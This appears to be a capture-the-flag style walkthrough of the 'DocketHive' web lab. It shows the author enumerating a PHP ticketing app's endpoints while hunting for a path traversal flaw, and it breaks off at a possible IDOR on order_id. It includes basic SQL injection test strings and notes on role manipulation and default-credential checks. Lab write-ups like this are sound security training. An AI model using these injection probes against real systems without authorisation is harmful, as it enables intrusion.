DocketHive
Assess the DocketHive event ticketing platform. Register, poke around, and see what you can read.


Room Description
So a new platform popped up that is by the looks of it for now, similar to TryHackMe, HackTheBox, HackingHub etc, specifically focused on web application vulnerabilities and real-life attack scenarios and kill-chains. We're going to start off with an Easy room to see what the difficulties mean and carry on from there.
https://dashboard.webverselabs-pro.com/labs/dockethive
DocketHive is a Portland-based event ticketing SaaS. You've been handed a scope document and told to take a look at their platform before it goes to a wider audience. Create an account and start exploring.
Synopsis
A real-world PHP web application with a subtle flaw in how it handles file access. No brute force required — just careful observation.
What is DocketHive
A beginner-friendly PHP lab built around a common developer oversight. The vulnerability exists in a legitimate feature of the application.
Who is DocketHive for?
Anyone who's done basic path traversal challenges and wants to understand why filters don't always work the way developers intend.
Skills / Knowledge
- Web application enumeration
- HTTP parameter analysis
- Reading server responses carefully
- Linux fundamentals
What will you gain?
- Trace user-controlled input through a web application's file handling logic
- Identify when a security control can be bypassed rather than broken
- Read and interpret Linux system files to understand a target environment
Initial Analysis
First up, gotta mention that simply browsing to the IP is insufficient, I added the IP and domain to my /etc/hosts file you gotta try both port 80 and port 443, for me it auto opened 443 which Burp didn't recognize for example and had to manually open port 80.

Let's try to see if there are any default admin:admin credentials, user enumeration or a blind SQLi.
Upon an attempt we get a response with the following text:
<div class="dh-alert dh-alert-danger">Invalid email or password.</div>
No user enumeration, no default credentials and no blind SQLi for now. (' or 1=1 --). It is worth checking out the "Forgot password" feature as well for user enumeration, but it's the same case there, there is a unified error message.
Time to create an account!

We do send a role with our registration attempt, so we might look at role manipulation if it's needed, but due to the room description I doubt it, we are looking for an LFI entry point.
Finding the bug
Alright, so based on the current layout of the web application, we can see that we have the following endpoints (this is without going through the page source/javascript): /dashboard, /events, /orders, /tickets and /profile.
/events

In the /events endpoint we can filter through events with a keyword search, this might be an entryway for SQLi, we can try, but I doubt it.
First we type text to find an existing event to confirm that it works properly.

Then we can add a ' or a " to see if any error shows up, but neither work so just to be sure we can try with an always true statement ' OR 1 = 1 -- , and since we don't have any different kind of response from the web application, we can skip this.
/orders

Okay, nothing here since we don't have an order, I assume the same for /tickets.
/tickets

Same situation here, and I don't see a way to view other peoples' tickets for now or something.
/profile

We can edit our profile and we can now see our role, but when I change my full name for example, the role parameter doesn't get sent, so I guess it's fixed upon registration.

Eitherway, nothing to do with LFI, so moving on.
We can try and buy a ticket for an event and see the workflow for that.
Back to /events


Nothing that stands out here, since the events are listed by ID we can probably see older events that are closed for example, but other than that, can't think of anything here. (if any of the other events were closed, events from ID 1 to 4 are currently open)

Sending in the request to buy a ticket:

Okay, we have an order_id parameter that we can maybe manipulate to get an IDOR.
